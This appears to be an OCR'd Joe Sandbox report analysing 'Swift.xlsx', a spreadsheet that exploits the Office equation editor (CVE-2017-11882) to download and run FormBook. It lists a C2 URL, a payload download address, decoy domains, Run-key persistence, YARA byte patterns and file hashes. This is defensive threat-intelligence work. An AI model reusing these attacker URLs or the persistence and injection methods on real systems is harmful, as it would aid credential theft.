ID: 502159
Sample Name: Swift.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 17:04:08
Date: 13/10/2021
Version: 33.0.0 White Diamond

Table of Contents

Table of Contents 2
Windows Analysis Report Swift.xlsx 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: FormBook 4
Yara Overview 5
Dropped Files 5
Memory Dumps 5
Sigma Overview 6
Exploits: 6
System Summary: 6
Jbx Signature Overview 6
AV Detection: 6
Exploits: 6
Networking: 6
E-Banking Fraud: 7
System Summary: 7
Boot Survival: 7
Malware Analysis System Evasion: 7
HIPS / PFW / Operating System Protection Evasion: 7
Stealing of Sensitive Information: 7
Remote Access Functionality: 7
Mitre Att&ck Matrix 7
Behavior Graph 8
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 9
Domains 9
URLs 10
Domains and IPs 10
Contacted Domains 10
Contacted URLs 10
URLs from Memory and Binaries 10
Contacted IPs 10
Public 10
General Information 10
Simulations 11
Behavior and APIs 11
Joe Sandbox View / Context 11
IPs 11
Domains 11
ASN 11
JA3 Fingerprints 12
Dropped Files 12
Created / dropped Files 12
Static File Info 18
General 18
File Icon 19
Network Behavior 19
Network Port Distribution 19
TCP Packets 19
UDP Packets 19
DNS Queries 19
DNS Answers 19
HTTP Request Dependency Graph 19
HTTP Packets 20
Code Manipulations 20
Statistics 20
Behavior 20
System Behavior 20
Analysis Process: EXCEL.EXE PID: 2068 Parent PID: 596 21
General 21
File Activities 21
File Written 21
Registry Activities 21

Key Created 21
Key Value Created 21
Analysis Process: EQNEDT32.EXE PID: 1188 Parent PID: 596 21
General 21
File Activities 21
Registry Activities 21
Key Created 21
Analysis Process: vbc.exe PID: 2564 Parent PID: 1188 21
General 21
File Activities 22
File Created 22
File Written 22
File Read 22
Registry Activities 22
Analysis Process: DpiScaling.exe PID: 1464 Parent PID: 2564 22
General 22
File Activities 22
File Read 22
Analysis Process: explorer.exe PID: 1764 Parent PID: 1464 22
General 22
File Activities 23
Registry Activities 23
Analysis Process: Zxsdvph.exe PID: 2680 Parent PID: 1764 23
General 23
File Activities 23
Disassembly 23
Code Analysis 23


Windows Analysis Report Swift.xlsx

Overview

General Information

Sample Name:	Swift.xlsx
Analysis ID:	502159
MD5:	9a43d5d2ffc56e8..
SHA1:	f0945075b44bc2c..
SHA256:	88c07a30074065..
Tags:	Formbook VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Yara detected FormBook
- Malicious sample detected (through …
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Maps a DLL or memory area into an…
- Office equation editor starts process…
- Sigma detected: Execution from Sus…
- Office equation editor drops PE file
- Queues an APC in another process …
- Tries to detect virtualization through…
- Modifies the context of a thread in a…
- C2 URLs / IPs found in malware con…
- Drops PE files to the user root direc…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2068 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 1188 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2564 cmdline: 'C:\Users\Public\vbc.exe' MD5: A65B1815177EF9EBA7E5E894BBF65A3C)
    - DpiScaling.exe (PID: 1464 cmdline: C:\Windows\System32\DpiScaling.exe MD5: 8C9DA2E414E713D3DAFF1F18223AE11B)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - Zxsdvph.exe (PID: 2680 cmdline: 'C:\Users\Public\Libraries\Zxsdvph\Zxsdvph.exe' MD5: A65B1815177EF9EBA7E5E894BBF65A3C)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.septemberstockevent200.com/ht08/"
  ],
  "decoy": [
    "joye.club",
    "istanbulemlakgalerisi.online",
    "annikadaniel.love",
    "ooooci.com",
    "curebase-test.com",
    "swisstradecenter.com",
    "hacticum.com",
    "centercodebase.com",
    "recbiS6ni.com",
    "mmj0115.xyz",
    "sharpstead.com",
    "sprklbeauty.com",
    "progettogenesi.cloud",
    "dolinum.com",
    "amaroqadvisors.com",
    "traininig.com",
    "leewaysvcs.com",
    "nashhomesearch.com",
    "joy1263.com",
    "serkanyamac.com",
    "nursingprogramsforme.com",
    "huakf.com",
    "1w3.online",
    "watermountsteam.top",
    "tyralruutan.quest",
    "mattlambert.xyz",
    "xn--fiqs8sypgfujbl4a.xn--czru2d",
    "hfgoal.com",
    "587868.net",
    "noyoucantridemyonewheel.com",
    "riewesell.top",
    "expn.asia",
    "suplementarsas.com",
    "item154655544.com",
    "cdgdentists.com",
    "deboraverdian.com",
    "franquiciasexclusivas.tienda",
    "tminus-10.com",
    "psychoterapeuta-wroclaw.com",
    "coachingbywatson.com",
    "lknitti.net",
    "belenpison.agency",
    "facilitetec.com",
    "99077000.com",
    "thefitmog.com",
    "kinmanpowerwashing.com",
    "escueladelbuenamor.com",
    "getjoyce.net",
    "oilelm.com",
    "maikoufarm.com",
    "hespresso.net",
    "timothyschmallrealt.com",
    "knoxvilleraingutters.com",
    "roonkingagency.online",
    "trashwasher.com",
    "angyfoods.com",
    "yungbredda.com",
    "digipoint-entertainment.com",
    "shangduli.space",
    "kalaraskincare.com",
    "ktnsound.xyz",
    "miabellavita.com",
    "thenlpmentor.com",
    "marzhukov.com"
  ]
}
```


Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\Public\Libraries\hpvdsxZ.url	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x14:$file: URL= • 0x0:$url_explicit: [InternetShortcut]

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.705537729.0000000072480000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000002.705537729.0000000072480000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000002.705537729.0000000072480000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ad9:$sqlite3step: 68 34 1C 7B E1 • 0x16bec:$sqlite3step: 68 34 1C 7B E1 • 0x16b08:$sqlite3text: 68 38 2A 90 C5 • 0x16c2d:$sqlite3text: 68 38 2A 90 C5 • 0x16b1b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c43:$sqlite3blob: 68 53 D8 7F 8C
00000008.00000002.698473567.00000000042CF000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000008.00000002.698473567.00000000042CF000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x46b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x41a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x47b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 6 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Yara detected FormBook

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

Contains functionality to detect sleep reduction / modifications

HIPS / PFW / Operating System Protection Evasion:

Maps a DLL or memory area into another process

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Native API 1	DLL Side-Loading 1	DLL Side-Loading 1	Deobfuscate/Decode Files or Information 1	Input Capture 1 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 2
Default Accounts	Exploitation for Client Execution 1 3	Application Shimming 1	Application Shimming 1	Obfuscated Files or Information 3	LSASS Memory	File and Directory Discovery 2	Remote Desktop Protocol	Screen Capture 1	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	At (Linux)	Registry Run Keys / Startup Folder 1	Process Injection 3 1 2	Software Packing 1	Security Account Manager	System Information Discovery 1 1 6	SMB/Windows Admin Shares	Input Capture 1 1	Automated Exfiltration	Non-Application Layer Protocol 2
Local Accounts	At (Windows)	Logon Script (Mac)	Registry Run Keys / Startup Folder 1	DLL Side-Loading 1	NTDS	Security Software Discovery 2 4 1	Distributed Component Object Model	Clipboard Data 2	Scheduled Transfer	Application Layer Protocol 1 2 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1 1 1	LSA Secrets	Virtualization/Sandbox Evasion 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Modify Registry 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2	DCSync	Application Window Discovery 1 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 3 1 2	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.0.DpiScaling.exe.72480000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.2.Zxsdvph.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1131223		Download File
7.2.DpiScaling.exe.72480000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://java.sun.com	0%	Virustotal		Browse
http://java.sun.com	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://192.3.222.155/008008/vbc.exe	0%	Avira URL Cloud	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
www.septemberstockevent200.com/ht08/	0%	Avira URL Cloud	safe	
http://java.w	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
hqpyda.bl.files.1drv.com	unknown	unknown	false		high
onedrive.live.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://192.3.222.155/008008/vbc.exe	true	• Avira URL Cloud: safe	unknown
www.septemberstockevent200.com/ht08/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.3.222.155	unknown	United States		36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	502159
Start date:	13.10.2021
Start time:	17:04:08
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 15s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Swift.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0

Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@8/21@6/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 54.1% (good quality ratio 52.4%) • Quality average: 79.6% • Quality standard deviation: 26.9%
HCA Information:	• Successful, ratio: 61% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
17:04:43	API Interceptor	85x Sleep call for process: EQNEDT32.EXE modified
17:05:57	API Interceptor	124x Sleep call for process: vbc.exe modified
17:06:05	API Interceptor	3x Sleep call for process: DpiScaling.exe modified
17:06:07	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Zxsdvph C:\Users\Public\Libraries\hpvdsxZ.url
17:06:08	API Interceptor	100x Sleep call for process: explorer.exe modified
17:06:16	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Zxsdvph C:\Users\Public\Libraries\hpvdsxZ.url

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-COLOCROSSINGUS	ojZRw3eBpN	Get hash	malicious	Browse	• 107.172.24.165
	yEumlkJuVE	Get hash	malicious	Browse	• 107.173.176.7
	DHL consignment number_600595460.xlsx	Get hash	malicious	Browse	• 198.12.84.79
	4f0PBbcOBI	Get hash	malicious	Browse	• 107.173.176.7
	IdXkXl1i9r	Get hash	malicious	Browse	• 107.173.176.7
	RlypFfB7n8	Get hash	malicious	Browse	• 107.173.176.7
	7iw4z5l41w	Get hash	malicious	Browse	• 107.173.176.7
	6wfKGbEfZN	Get hash	malicious	Browse	• 107.173.176.7
	Invoice_Charge.xlsx	Get hash	malicious	Browse	• 192.227.158.101

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	090900 Quotation - Urgent.xlsx	Get hash	malicious	Browse	• 107.172.13.131
	Contract.xlsx	Get hash	malicious	Browse	• 192.3.122.140
	REF_MIDLGB34.xlsx	Get hash	malicious	Browse	• 23.94.159.208
	PO08485.xlsx	Get hash	malicious	Browse	• 107.172.13.137
	lod1.xlsx	Get hash	malicious	Browse	• 192.3.122.140
	Invoice Charge.xlsx	Get hash	malicious	Browse	• 192.227.158.101
	TransportLabel_1189160070.xlsx	Get hash	malicious	Browse	• 192.3.110.172
	Nuevo pedido de consulta cotizacin.xlsx	Get hash	malicious	Browse	• 192.3.13.95
	Payment_List.xlsx	Get hash	malicious	Browse	• 107.172.73.191
	REQUEST FOR OFFER 12-10-2021.xlsx	Get hash	malicious	Browse	• 192.3.13.11
	listed destinations.xlsx	Get hash	malicious	Browse	• 107.172.73.191

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\Zxsdvphcjqafchepqbzkmcuuxncavgi[1]	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	downloaded
Size (bytes):	283648
Entropy (8bit):	**7.995115183379276**
Encrypted:	**true**
SSDEEP:	6144:kbRih06RY9HgIU6kWhhxTE+duyRvxu8TXVIipNEl+yRDz16w:kbV6S9HgfRMTqyw8ZIipNEJF1f
MD5:	53F221DDB7579A8E507E321ECF3708E9
SHA1:	1DBA52E74B99A3B5168C60C56198C5BA6FEBB0F5
SHA-256:	D8BE7A5A708F32C4EA7144081EF5F48D95C2F611F0C1224DAAD8211A95A48E1B
SHA-512:	FB1EC9E3D4B4D726153D247E0F6AC600716FDD7882240A9971CFD388B9D7C981A6F224FB8D9B373CB3A1CAEBC8C26F7DA390152283B40092F692D152D2D1B4
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://hqpyda.bl.files.1drv.com/y4mRb80zT4MmCWKR90qGE-mduUvM9xXJnPMC6NLwMgoSnGtkryGuu1yCC3ty6JRPR4pc7f57Fq15iid421o3jIQHqVM0AgPPo_DSJkv2uQFXLhpioaelpoVnYkLeSTdEPG_xrxSVd_dCmSvpBHCa-Mk3fMnpqbJzSBQWevfN3FRiXmhlJhz8-lRoklD0oeocwR_XeBpinzKoPzTgM4KIsI6Rw/Zxsdvphcjqafchepqbzkmcuuxncavgi?download&psid=1
Preview:	...2z.....d.M..*m.....L5.8.5..6....M....7.Z..._cw S]b....).....T.....4....o...$X....*m.....L5.8.5..6....M....7.Z..._cw S]b....).....T.....4....o...$X....*m.....L5.8.5..6....M....7.Z..._cw S]b....).....T.....4....o...$X....*m.....L5.8.5..6....M....7.Z..._cw S]b....).....T.....4....o...$X....*m.....L5.8.5..6....M....7.Z..._cw S]b....).....x.....}...T.BT..P.n.k..X....c..."OT...'.v....G..<.cgn.R.X.....u.8..>5..{....wT.I....#.....{.....).H t...wT.I....#.....{.....&N.n..+..u.U"OT..t..X.....X....u.8..1.). .@.6(t..k...L(u...*.r.~.uu;.....7`X.i..F...|.....$..n.=....."..9../s..1`p..Q.].[....j.... ..A.)w ....m.D..".+)3$..G....Y...Pt7X..t_..H..vlJ.w.E5NE ..../S.....7....[..l.*...k.w'.P2..Ez.5ji..v.F.&.j<.. }.\v/...{..=..:.Y].k.....H..r..l:..}.....J...W.y. .XRD..J....]...o....<.w..W...5.....W.i.a..u...K%Q.`p.B..-y....p..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	1014784
Entropy (8bit):	6.809458920712055
Encrypted:	false
SSDEEP:	12288:GrHeuodar6Dd3m4aS9FCZXhGiX1d0uVrLGaDOdJ4NUTj94rv4lprmi:GDe0W1m4aVNTc9jOij2rqpm
MD5:	A65B1815177EF9EBA7E5E894BBF65A3C
SHA1:	5459ECF044E62BFB53220D0E78A5B98C24F17E25
